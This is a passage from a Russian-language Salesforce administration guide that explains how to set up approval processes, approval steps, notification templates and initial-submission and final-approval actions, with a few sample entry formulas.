1. В разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите «**Процессы утверждения**».
2. Выберите объект для нового процесса утверждения.
3. Нажмите кнопку **Создать новый процесс утверждения** и выберите один из мастеров. Не уверены, какой мастер стоит использовать? См. раздел [Используйте Мастер прав, чтобы помочь создать процесс утверждения.](#)

### Ввод имени, уникального имени и описания

1. Введите имя нового процесса утверждения.
2. Введите уникальное имя, которое должно использоваться для обращения к данному процессу утверждения в Force.com API. Уникальность требуется только для выбранного типа объекта. Одно уникальное имя может быть задано двум процессам утверждения, при условии использования разных объектов (например, кампании и возможности). Поле «Уникальное имя» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
3. При необходимости введите описание.
4. Нажмите кнопку «**Далее**». Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку «**Сохранить**».

### Определение критериев вхождения в процесс

Чтобы добавлять в процесс утверждения только определенные типы записей, выполните одно из указанных ниже действий.

- Чтобы задать критерий фильтрации, которому должна соответствовать запись для вхождения в процесс утверждения, выберите значение «критерии выполняются». Например, если данный процесс утверждения должен применяться

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- «Настройка приложения»

только сотрудниками головного офиса для отправки отчетов по расходам, введите следующий критерий фильтрации: «"Текущий пользователь": "Расположение офиса" равно "Головной офис"».

1. Введите критерий фильтрации для записей, которые должны быть добавлены в данный процесс утверждения. Чтобы добавить все отправленные записи в процесс утверждения, пропустите данный фильтр.
  2. Нажмите кнопку **«Далее»**. Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку **«Сохранить»**.
- Чтобы задать формулу, которая должна определять записи для вхождения в процесс утверждения, выберите значение «значение формулы оценивается как истинное».

1. Введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то запись входит в процесс утверждения. Например, формула ниже позволяет добавлять в процесс утверждения записи, для которых финальная дата утверждения скидки не превышает 30 дней.

```
(Discount_Approval_CutoffDate__c < (CloseDate - 30))
```

2. Нажмите кнопку **«Далее»**. Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку **«Сохранить»**.

Формулы процесса утверждения поддерживают только некоторые функции. Дополнительную информацию о функциях, доступных в формулах процесса утверждения, см. в разделе [«Операторы и функции формулы»](#) на странице 4632.

## Определение поля ответственного за утверждение и редактируемости записи


При определении этапов утверждения запросы на утверждение могут быть назначены разным пользователям. Автоматическая маршрутизация данных запросов может выполняться посредством поля пользователя. Поле пользователя может являться любое настраиваемое поле иерархической взаимосвязи (например, «Менеджер по работе с клиентами») или стандартное поле пользователя «Менеджер». Некоторые примеры использования поля пользователя в качестве поля, ответственного за утверждение, см. в разделе [«Образцы процессов утверждения»](#) на странице 4860.

Запись, которая уже находится в процессе утверждения, всегда заблокирована; ее редактирование доступно только администратору. При необходимости редактирование записи может быть разрешено текущему назначенному ответственному за утверждение. При необходимости участники кампании могут быть добавлены в кампанию, заблокированные для утверждения.

1. Чтобы разрешить системе Salesforce автоматическое назначение запросов ответственному за утверждение на основе значения, заданного в поле пользователя, выберите нужное поле пользователя в раскрывающемся списке «Следующего автоматического ответственного за утверждение определил». Например, запросы на утверждение могут автоматически направляться менеджеру пользователя, указанному в стандартном поле иерархии пользователей «Менеджер». При необходимости запросы на утверждение могут автоматически направляться связанному сотруднику, заданному в настраиваемом поле пользователя «Менеджер по работе с клиентами».
  - Чтобы задать пользователя для утверждения всех запросов, пропустите данное поле. Пользователь может быть выбран ответственным за утверждение при [создании этапа утверждения](#).
  - Чтобы разрешить первому выполненному этапу утверждения использование стандартного или настраиваемого поля иерархии пользователей для записи пользователя, принадлежащей ответственному за запись, — вместо записи пользователя, принадлежащей отправителю, — в качестве ответственного за утверждение, установите флажок «Использовать поле ответственного за утверждение (Ответственный за запись)». Все остальные этапы используют указанное поле иерархии пользователей в записи пользователя, принадлежащей ответственному за утверждение, выбранному для предыдущего этапа.




Например, процесс утверждения должен автоматически назначать каждому этапу ответственного за утверждение посредством стандартного поля иерархии пользователей «Менеджер». Первый выполненный этап утверждения использует менеджера ответственного за запись в качестве ответственного за утверждение. Все другие этапы используют в качестве ответственного за утверждение менеджера, выбранного для предыдущего этапа.

 **Прим.:** Убедитесь, что назначенному ответственному за утверждение предоставлен доступ для чтения записей, подлежащих утверждению. Например, пользователь, которому не предоставлен доступ для чтения к настраиваемому объекту «Расходы», не может просматривать запросы на утверждение расходов.


2. Чтобы разрешить редактирование отложенных записей только пользователям с полномочием «Изменить все» для данного объекта или «Изменение всех данных», выберите параметр «ТОЛЬКО администраторы . . .». Чтобы разрешить редактирование записей администраторам и назначенным ответственным за утверждение, выберите параметр «Администраторы ИЛИ . . .». Кроме того, назначенному ответственному за утверждение должен быть предоставлен доступ для редактирования записи в полномочиях и единых стандартных параметрах общего доступа для данного объекта. Запись, отправленная на утверждение, автоматически блокируется во избежание редактирования другими пользователями во время процесса утверждения.
3. Нажмите кнопку «Далее». Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку «Сохранить».

## Выбор шаблона эл. почты или сообщения-уведомления Chatter

Если процесс утверждения назначает пользователю запрос на утверждение, то система Salesforce автоматически отправляет пользователю электронный запрос на утверждение. Сообщение эл. почты содержит ссылку на страницу утверждения в системе Salesforce, позволяющую утвердить или отклонить запрос и добавить комментарии. Если функция электронного утверждения включена, то пользователь может ответить на сообщение эл. почты словом «утвердить», «утверждено», «да», «отклонить», «отклонено» или «нет» в первой строке сообщения и комментариями во второй строке. Данная возможность особенно полезна пользователям, принимающим запросы на утверждение посредством мобильного устройства.

 **Прим.:** Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты.

Если в организации включена функция «Утверждения в Chatter», то уведомление может быть отправлено ответственному за утверждение посредством сети Chatter.

 **Прим.:** Сообщения-уведомления Chatter об утверждении доступны только для процессов утверждения, связанных с объектом, который поддерживает функцию отслеживания лент.

Сотрудники, назначенные ответственными за утверждение и включившие функцию отображения запросов на утверждение в виде сообщений Chatter, получают не только соответствующее сообщение эл. почты, но и обновление в ленте Chatter.

1. Выберите настраиваемый шаблон эл. почты, который должен использоваться для уведомления ответственных о назначении им запросов на утверждение, или пропустите данное поле для использования стандартного шаблона эл. почты. Каждый процесс утверждения использует отдельный шаблон эл. почты для всех этапов.

 **Прим.:**

- Если включена функция электронного утверждения, убедитесь, что используемый шаблон эл. почты описывает правильный способ использования обеих функций электронного утверждения: выбор ссылки и ответ на сообщение эл. почты. Если пользователь отвечает неправильно (например, допускает ошибку в слове «утвердить» или вводит данное слово в другую строку), то система Salesforce не принимает ответ пользователя.
- Except for { !ApprovalRequest . Comments }, approval merge fields named { !ApprovalRequest . field\_name } in email templates return values only in approval assignment emails and

email alerts for approval processes. При использовании в других сообщениях эл. почты, включая электронные предупреждения для бизнес-правил, поля слияния утверждения возвращают значение null.

2. При наличии возможности выберите шаблон сообщения об утверждении, который должен использоваться для уведомления ответственных за утверждение посредством публикации сообщений в ленту Chatter. В противном случае сообщение об утверждении для объекта использует стандартный системный или настраиваемый шаблон.



**Прим.:** Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.

3. Нажмите кнопку **«Далее»**. Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку **«Сохранить»**.

### Настройте макет страницы для запросов на утверждение.

Страница утверждения — это страница, позволяющая ответственному за утверждение утвердить или отклонить запрос.

1. Выберите поля, которые должны отображаться на странице запроса, и нажмите кнопку **«Добавить»**.

При включении уведомлений в приложении Salesforce1 помните, что ответственные за утверждение могут просматривать данный список полей на мобильном устройстве. Выберите только поля, необходимые пользователям для принятия решения по утверждению или отклонению записей.

2. Чтобы отсортировать поля, выберите нужное поле и нажмите кнопку **«Вверх»** или **«Вниз»**.
3. Чтобы добавить связанный список «Журнал утверждений», содержащий поля «Дата», «Назначено», «Фактический ответственный за утверждение» и «Комментарии», установите флажок «Отображать сведения журнала утверждений . . .».
4. Чтобы добавить связанный список, позволяющий пользователям отправлять и отслеживать запросы на утверждение, во все макеты страниц, установите флажок «Добавить связанный список "Журнал утверждений" . . .».
5. Выберите параметр безопасности:

- Разрешить ответственным за утверждение доступ к странице утверждения только из приложения  
Пользователи могут просматривать страницу утверждения только после входа в систему Salesforce.

- Разрешить ответственным за утверждение доступ к странице утверждения только из приложения или внешний доступ посредством беспроводного мобильного устройства

Пользователи могут просматривать внешнюю страницу утверждения посредством любого обозревателя, включая обозреватели на мобильных устройствах, без входа в систему Salesforce. При выборе данного параметра система запрещает добавлять этапы утверждения, позволяющие пользователям вручную выбирать следующего ответственного за утверждение.

6. Нажмите кнопку **«Далее»**. Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку **«Сохранить»**.

### Выбор исходных отправителей

Выберите пользователей, которые могут отправлять запросы на утверждение. Например, чтобы разрешить отправку отчетов по расходам только ответственным за записи, выберите значение «Ответственный».

1. Заполните поле **«Тип отправителя»**, введите критерий поиска и нажмите кнопку **«Найти»**.



2. Выберите нужных пользователей из списка доступных отправителей и нажмите кнопку **«Добавить»**.
3. Чтобы разрешить отправителям отзываться запросы на утверждение, установите флажок **«Разрешить отправителям отзываться запросы на утверждение»**. При установке флажка **«Разрешить отправителям отзываться запросы на утверждение»** отправителям и администраторам доступна кнопка **«Отозвать запрос на утверждение»** в связанном списке **«Журнал утверждений»** на странице сведений об отправленных записях. В противном случае данная кнопка доступна только администраторам. При нажатии кнопки **«Отозвать запрос на утверждение»** отложенный запрос на утверждение записи отменяется и выполняются действия отзыва. Дополнительную информацию см. в разделе **«Действия отзыва»** на странице 4855.

Данная возможность полезна при наличии изменений, внесенных отправителем в отложенную запись. Например, возможность, отправленная пользователем на утверждение, может быть потеряна.

4. Сохраните внесенные изменения.

### Активация процесса утверждения

После создания хотя бы одного этапа процесса утверждения активируйте процесс. See [Create an Approval Step](#) на странице 4845.

1. Нажмите кнопку **«Далее»**. Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку **«Сохранить»**.
2. Активация процесса утверждения.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Рекомендации для процессов утверждения](#)

### Создание этапа утверждения

Этапы утверждения назначают различным пользователям запросы на утверждение и определяют последовательность выполнения отдельных процессов утверждения. Каждый этап утверждения определяет атрибуты, которые должны быть назначены записи для вхождения на данный этап, пользователя, ответственного за утверждение запросов, и возможность утверждения запросов представителем ответственного за утверждение. Первый этап утверждения определяет действие, которое должно быть выполнено, если запись не входит на данный этап. Последующие этапы процесса позволяют определять действия, выполняемые при отклонении запроса.

1. В разделе **«Настройка»** введите **«Процессы утверждения»** в поле **«Быстрый поиск»**, затем выберите **«Процессы утверждения»**, после чего выберите имя процесса утверждения.
2. Щелкните **«Создать этап утверждения»** в связанном списке **«Этапы утверждения»**. Недоступность данной кнопки указывает на активность процесса утверждения и невозможность добавления новых этапов. Каждый процесс может содержать не более 30 этапов.
3. Введите имя, уникальное имя и описание для данного этапа.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать этапы утверждения, выполните указанные ниже действия.

- **«Настройка приложения»**

 **Прим.:** Поле «Уникальное имя» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Уникальное имя будет использоваться для обращения к данному этапу конкретного процесса утверждения в Force.com API. Уникальность требуется только для конкретного процесса утверждения. Одно уникальное имя может быть задано двум этапам процесса утверждения, при условии использования разных процессов утверждения.


4. Введите номер этапа, который определяет порядок его отображения относительно других этапов процесса утверждения.
5. Нажмите кнопку «Далее».
6. Если данный этап должен содержать только записи с определенными атрибутами, установите флажок «Данный этап доступен следующим» и выберите одно из указанных ниже значений.

- Выберите параметр «критерии выполняются» и определите критерии фильтрации, которым должна соответствовать запись для вхождения на данный этап. Например, если данный этап должен применяться только к записям, отправленным сотрудниками головного офиса, введите следующий критерий фильтрации: «*"Текущий пользователь": "Расположение офиса" равно "Головной офис"*».
- Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Записи входят на данный этап только в том случае, если формула возвращает значение «Истина». Например, формула ниже гарантирует вхождение записи на данный этап утверждения, если процент скидки записи превышает максимальную скидку последнего ответственного за утверждение.

```
(Discount_Percentage__c > $User.Discount_Threshold__c)
```

Дополнительную информацию о функциях, доступных в формулах утверждения, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

7. При наличии критериев фильтрации или формулы выберите действия, выполняемые над записями, которые не соответствуют заданным критериям, или в случае возврата формулой значения «Ложь».

 **Прим.:** Выбранное действие не может быть изменено после активации процесса утверждения, даже в случае предварительной деактивации процесса утверждения.

Доступные значения:

**утвердить запись**

Автоматическое утверждение запроса и выполнение всех действий окончательного утверждения.

**отклонить запись**

Автоматическое отклонение запроса и выполнение всех действий окончательного отклонения. Данный параметр доступен только для первого этапа процесса утверждения.

**перейти к следующему этапу**

Автоматический пропуск данного этапа и переход к следующему этапу.

 **Важное замечание:**

- Параметр «перейти к следующему этапу» доступен только при редактировании этапа, которому назначен следующий этап. Чтобы выбрать параметр «перейти к следующему этапу», создайте следующий этап и выберите данный параметр на предыдущем этапе.
- Параметр «перейти к следующему этапу» недоступен для финального этапа процесса утверждения.
- При выборе параметра «перейти к следующему этапу» и удалении всех следующих этапов система Salesforce автоматически удаляет определение «перейти к следующему этапу» и завершает процесс при несоответствии

критериям этапа. Тем не менее, при выборе параметра «перейти к следующему этапу» на первом этапе и удалении всех следующих этапов система Salesforce автоматически применяет действие «отклонить запись» при несоответствии критериям этапа.

- При выборе параметра «перейти к следующему этапу» на первом этапе и несоответствии записи критериям для каждого этапа утверждения запись отклоняется.

8. Нажмите кнопку «Далее».

9. Выберите ответственного за утверждение запросов на данном этапе. Доступные значения:

**Позволить отправителю вручную выбрать ответственного за утверждение .**

Данный параметр разрешает пользователю вручную выбирать следующего ответственного за утверждение.

**Автоматически назначать с помощью поля "Пользователь", выбранного ранее .**

Данный параметр назначает запрос на утверждение пользователю, указанному в настраиваемом поле напротив. Данное настраиваемое поле выбирается при настройке процесса утверждения.

**Автоматически назначать очереди .**

Параметр назначения очереди запросов на утверждение доступен только для объектов, поддерживающих очереди.

**Автоматически назначать ответственным за утверждение .**

Данный параметр назначает запрос на утверждение как минимум одному указанному ниже пользователю.

**Пользователь**

Любой пользователь в организации.

**Очередь**

Параметр назначения очереди запросов на утверждение доступен только для объектов, поддерживающих очереди.

**Связанный пользователь**

Пользователь, указанный в любом поле поиска отправленной записи (например, поле «Последнее изменение сделано»).

Чтобы изменить количество ответственных за утверждение, воспользуйтесь параметрами «Добавить строку» и «Удалить строку». Каждому этапу может быть задано не более 25 ответственных за утверждение.

 **Прим.:** Ниже перечислены рекомендации по выбору ответственных за утверждение.

- Убедитесь, что назначенному ответственному за утверждение предоставлен доступ для чтения записей, подлежащих утверждению. Например, пользователь, которому не предоставлен доступ для чтения к настраиваемому объекту «Расходы», не может просматривать запросы на утверждение расходов.
- Функция электронного утверждения недоступна для тех процессов утверждения, в которых ответственность за утверждение назначена очереди.
- Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты.
- Запрос на утверждение может быть назначен одному пользователю на одном этапе несколько раз; система Salesforce распознает подобные повторы и отправляет пользователю только один запрос на утверждение.
- Назначенные ответственные за утверждение на этапе текущей обработки записи не могут быть изменены даже при возврате процесса утверждения на данный этап и изменении значений связанных полей пользователя, определяющих ответственных за утверждение. Например, процесс утверждения, первый этап которого требует утверждения менеджером пользователя. При отклонении запроса на утверждение на втором этапе и его возврате на первый этап первоначальный менеджер пользователя повторно получает запрос на утверждение даже в случае изменения менеджера.

- Если ответственность за утверждение назначена очереди:
  - Любой участник очереди может утвердить или отклонить запрос, назначенный очереди.
  - Электронные запросы на утверждение отправляются на адрес эл. почты очереди. Если очередь поддерживает отправку сообщений эл. почты своим участникам, то электронные запросы на утверждение также отправляются участникам очереди, кроме участников, запретивших принимать сообщения эл. почты, содержащие запросы на утверждение.
  - Если запрос на утверждение назначен очереди, то соответствующее электронное уведомление также отправляется делегированному ответственному за утверждение для каждого участника очереди.
  - Электронные уведомления, отправляемые очереди, не предназначены для внешней аудитории, поэтому любые экземпляры поля слияния `{!ApprovalRequest.External_URL}` в шаблоне эл. почты, отправляются как эквивалентные внутренние URL-адреса.
  - Уведомления Salesforce для запросов на утверждение не отправляются очередям. Рекомендуем добавить отдельных пользователей в качестве назначенных ответственных за утверждение для каждого этапа утверждения, использующего очередь. В этом случае получение уведомлений о запросах на утверждение в приложении Salesforce будет доступно хотя бы данным пользователям. Чтобы назначить ответственность за утверждение очередям и отдельным пользователям, установите флажок «Автоматически назначать ответственным за утверждение» вместо флажка «Автоматически назначать очереди» в этапе утверждения.
  - Если запрос на утверждение отклонен и возвращен предыдущему ответственному за утверждение, которым является очередь, то запрос на утверждение назначается утвердившему пользователю, но не очереди.
  - Связанный список «Журнал утверждений» отображает имя очереди в столбце «Назначено», а фактического пользователя, утвердившего или отклонившего запрос, в столбце «Фактический ответственный за утверждение».

10. При выборе нескольких ответственных за утверждение в параметре «Автоматически назначать ответственным за утверждение» выберите одно из указанных ниже значений.

**Утвердить или отклонить на основе ПЕРВОГО ответа.**

Утверждение или отклонение записи определяется первым ответом на запрос.

**Требовать ЕДИНОГЛАСНОГО утверждения от всех выбранных ответственных за утверждение.**

Утверждение записи доступно только при единогласном утверждении запроса всеми ответственными. При отклонении запроса любым ответственным запрос на утверждение отклоняется.

11. При необходимости установите флажок «Представитель ответственного за утверждение также может утвердить данный запрос». Представитель — это пользователь, указанный в поле «Делегированный ответственный за утверждение» на странице сведений о назначенном ответственном за утверждение. Делегированные ответственные за утверждения не могут переназначать запросы на утверждение; они могут только утверждать или отклонять запросы.

12. Если этап не является первым в процессе утверждения, выберите действие, которое должно выполняться при отклонении запроса на данном этапе.

**Выполнить все действия отклонения. . .**

Автоматическое отклонение запроса, несмотря на его утверждение на предыдущих этапах. Система Salesforce выполняет все действия отклонения, заданные для данного этапа, и все действия окончательного отклонения.

**Выполните ТОЛЬКО действия отклонения для данного этапа. . .**

Автоматическое отклонение и возврат запроса предыдущему ответственному за утверждение. Система Salesforce выполняет все действия отклонения, заданные для данного этапа.



**Прим.:** Действия отклонения для первого этапа процесса утверждения определяются параметром «Действия окончательного отклонения» для процесса утверждения.

**13.** Нажмите кнопку **«Сохранить»**.

**14.** Выберите действия бизнес-правила, которые должны выполняться на данном этапе.

**Да, создать действие утверждения...**

Чтобы создать действие и связать его с данным этапом утверждения, выберите **тип действия** и нажмите кнопку **«Начать»**.

**Да, создать действие отклонения...**

Чтобы создать действие и связать его с данным этапом утверждения, выберите **тип действия** и нажмите кнопку **«Начать»**.

**Нет, сделать это позже...**

Чтобы просмотреть сведения о процессе утверждения, выберите данный параметр и нажмите кнопку **«Начать»**.

Действия утверждения выполняются при утверждении записи на данном этапе процесса утверждения. Действия отклонения выполняются при отклонении записи на данном этапе.

**15.** При необходимости добавьте дополнительные действия утверждения и отклонения на этап. Чтобы просмотреть связанные списки «Действия утверждения» и «Действия отклонения», щелкните **«Показать действия»** напротив нужного этапа.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Управление этапами утверждения](#)

[Средство визуализации процессов](#)

[Включение электронного утверждения](#)

## Управление этапами утверждения

Этапы утверждения назначают различным пользователям запросы на утверждение и определяют последовательность выполнения отдельных процессов утверждения. Каждый этап утверждения определяет атрибуты, которые должны быть назначены записи для вхождения на данный этап, пользователя, ответственного за утверждение запросов, и возможность утверждения запросов представителем ответственного за утверждение. Первый этап утверждения определяет действие, которое должно быть выполнено, если запись не входит на данный этап. Последующие этапы процесса позволяют определять действия, выполняемые при отклонении запроса.

Чтобы управлять этапами в процессе утверждения, в разделе «Настройка» введите *Процессы утверждения* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**, после чего выберите нужный процесс утверждения.

Связанный список «Этапы утверждения» содержит все этапы и действия для процесса утверждения.

- Чтобы просмотреть связанные списки «Действия утверждения» и «Действия отклонения», содержащие действия для каждого этапа, щелкните **«Показать действия»**. Ниже перечислены действия, доступные в данных связанных списках.
  - Чтобы изменить действие, щелкните **«Правка»**. Любые изменения, внесенные в действие, влияют на другие соответствующие процессы утверждения и бизнес-правила.
  - Чтобы удалить действие из процесса утверждения, щелкните **«Удалить»**. Данная операция не удаляет само действие.
  - Чтобы добавить другое действие в список действий, нажмите кнопку **«Добавить существующее»**. См. раздел **«Выбор действий утверждения»** на странице 4851.
  - Чтобы создать действие и связать его с процессом утверждения, нажмите кнопку **«Добавить новое»** и выберите соответствующий тип. См. раздел **«Создание действий утверждения»** на странице 4851.
- Чтобы свернуть список этапов утверждения, щелкните **«Скрыть действия»**.
- Чтобы изменить этап, щелкните ссылку **«Правка»**. Дополнительную информацию об атрибутах этапа утверждения см. в разделе **«Создание этапа утверждения»** на странице 4845.
- Чтобы удалить этап, щелкните ссылку **«Удал.»**. Данный параметр недоступен для активного процесса утверждения.
- Чтобы создать дополнительный этап, щелкните **«Создать этап утверждения»**. Данный параметр недоступен для активного процесса утверждения. См. раздел **Создание этапа утверждения** на странице 4845.

СМ. ТАКЖЕ:

[Средство визуализации процессов](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования или  
удаления этапов  
утверждения:

- «Настройка приложения»

Для просмотра этапов  
утверждения:


- «Просмотр настройки и конфигурации»

## Создание действий утверждения

Действия утверждения могут быть связаны с этапами утверждения, исходной отправкой, окончательным утверждением, окончательным отклонением или отзывом. Например, система Salesforce позволяет создать процесс утверждения расходов, который должен отправлять исходящее сообщение в службу бухгалтерского учета Oracle для печати чеков о расходах при утверждении запросов на утверждение расходов.

Чтобы создать действие утверждения, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите «**Процессы утверждения**».
2. Выберите процесс утверждения, который должен быть связан с действием.
3. Нажмите кнопку «**Добавить новое**» в соответствующем связанном списке. Чтобы просмотреть скрытые действия, щелкните «**Показать действия**» при создании действий для этапа утверждения.
4. Выберите нужный тип действия. Список доступных действий определяется заданными параметрами и превышением ограничения по любому типу действия.

 **Прим.:** Действия, созданные для процессов утверждения, могут повторно использоваться в бизнес-правилах.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Терминология по процессам утверждения](#)

[Средство визуализации процессов](#)

## Выбор действий утверждения

Действия утверждения могут быть связаны с этапами утверждения, исходной отправкой, окончательным утверждением, окончательным отклонением и отзывом. При необходимости данные действия могут повторно использоваться в бизнес-правилах.

Перед началом работы, в разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите «**Процессы утверждения**», после чего выберите процесс утверждения, который должен связываться с этими действиями.

1. Нажмите кнопку «**Добавить существующее**» в соответствующем связанном списке на странице сведений о любом процессе утверждения. Если кнопка «**Добавить существующее**» не отображается, нажмите кнопку «**Показать действия**».

Чтобы создать действие и применить его к выбранному процессу утверждения, нажмите кнопку «**Добавить новое**». Дополнительную информацию о создании действий см. в разделе «[Создание действий утверждения](#)» на странице 4851.

2. Выберите нужный тип действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий  
утверждения:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора действий  
утверждения:

- «Настройка приложения»



| Тип                        | Описание  |
|----------------------------|---|
| Задача                     | Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». |
| Электронное предупреждение | Использование выбранного шаблона эл. почты для отправки сообщения эл. почты выбранному получателю.  |
| Обновление поля            | Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.                              |
| Исходящее сообщение        | Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение.    |

- Чтобы добавить действие в список выбранных действий, выберите нужное действие в списке доступных действий и нажмите кнопку **«Добавить»**.
- Сохраните внесенные изменения.

### Действия исходной отправки

Действия исходной отправки — это действия, выполняемые при первой отправке записи на утверждение. По умолчанию исходная отправка инициирует автоматическую блокировку записи. Действиями исходной отправки считаются любые действия утверждения (например, электронные предупреждения, обновления полей, задачи или исходящие сообщения). Например, действие исходной отправки может задать значение «Выполняется» настраиваемому полю «Статус утверждения».

При отправке записи на утверждение система Salesforce отправляет электронный запрос ответственному за утверждение, а затем выполняет стандартное действие исходной отправки — **«Блокировка записи»**. Исходная отправка записи на утверждение может сопровождаться 40 дополнительными действиями (по 10 действий каждого типа).

| Тип                        | Описание  |
|----------------------------|---|
| Задача                     | Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». |
| Электронное предупреждение | Использование выбранного шаблона эл. почты для отправки сообщения эл. почты выбранному получателю.  |
| Обновление поля            | Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.                              |
| Исходящее сообщение        | Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение.    |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования действий исходной отправки:

- «Настройка приложения»

Чтобы управлять действиями при первоначальном заявлении, в разделе «Настройка» введите *Процессы утверждения* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**, после чего выберите нужный процесс утверждения.



Связанный список «Действия исходной отправки» содержит все действия, выполняемые при отправке записи на утверждение.

- Чтобы изменить действие, щелкните **«Правка»**. Любые изменения, внесенные в действие, влияют на другие соответствующие процессы утверждения и бизнес-правила.
- Чтобы удалить действие из процесса утверждения, щелкните **«Удалить»**. Данная операция не удаляет само действие.
- Чтобы добавить другое действие в список действий, нажмите кнопку **«Добавить существующее»**. See [Select Approval Actions](#) на странице 4851.
- Чтобы создать действие и связать его с процессом утверждения, нажмите кнопку **«Добавить новое»** и выберите соответствующий тип. Next, configure the action.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Средство визуализации процессов](#)

[Терминология по процессам утверждения](#)

## Действия окончательного утверждения

Действия окончательного утверждения — это действия, выполняемые при наличии всех обязательных утверждений записи. Действиями окончательного утверждения считаются электронные предупреждения, обновления полей, задачи или исходящие сообщения. Например, действие окончательного утверждения может назначить статус «Утверждено» и отправить электронное уведомление.

Если запись утверждена всеми ответственными за утверждение, то система Salesforce выполняет все действия окончательного утверждения. Стандартным действием окончательного утверждения является действие «Блокировка записи». При необходимости данное значение может быть изменено. Окончательное утверждение записи может сопровождаться 40 дополнительными действиями (по 10 действий каждого типа).

| Тип                        | Описание  |
|----------------------------|---|
| Задача                     | Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». |
| Электронное предупреждение | Использование выбранного шаблона эл. почты для отправки сообщения эл. почты выбранному получателю.  |
| Обновление поля            | Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.                              |
| Исходящее сообщение        | Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение.    |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования действий окончательного утверждения:

- «Настройка приложения»

Чтобы управлять окончательными действиями утверждения, в разделе «Настройка» введите *Процессы утверждения* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**, после чего выберите нужный процесс утверждения.

Связанный список «Действия окончательного утверждения» содержит все действия, выполняемые при окончательном утверждении записи.

- Чтобы изменить действие, щелкните **«Правка»**. Любые изменения, внесенные в действие, влияют на другие соответствующие процессы утверждения и бизнес-правила.
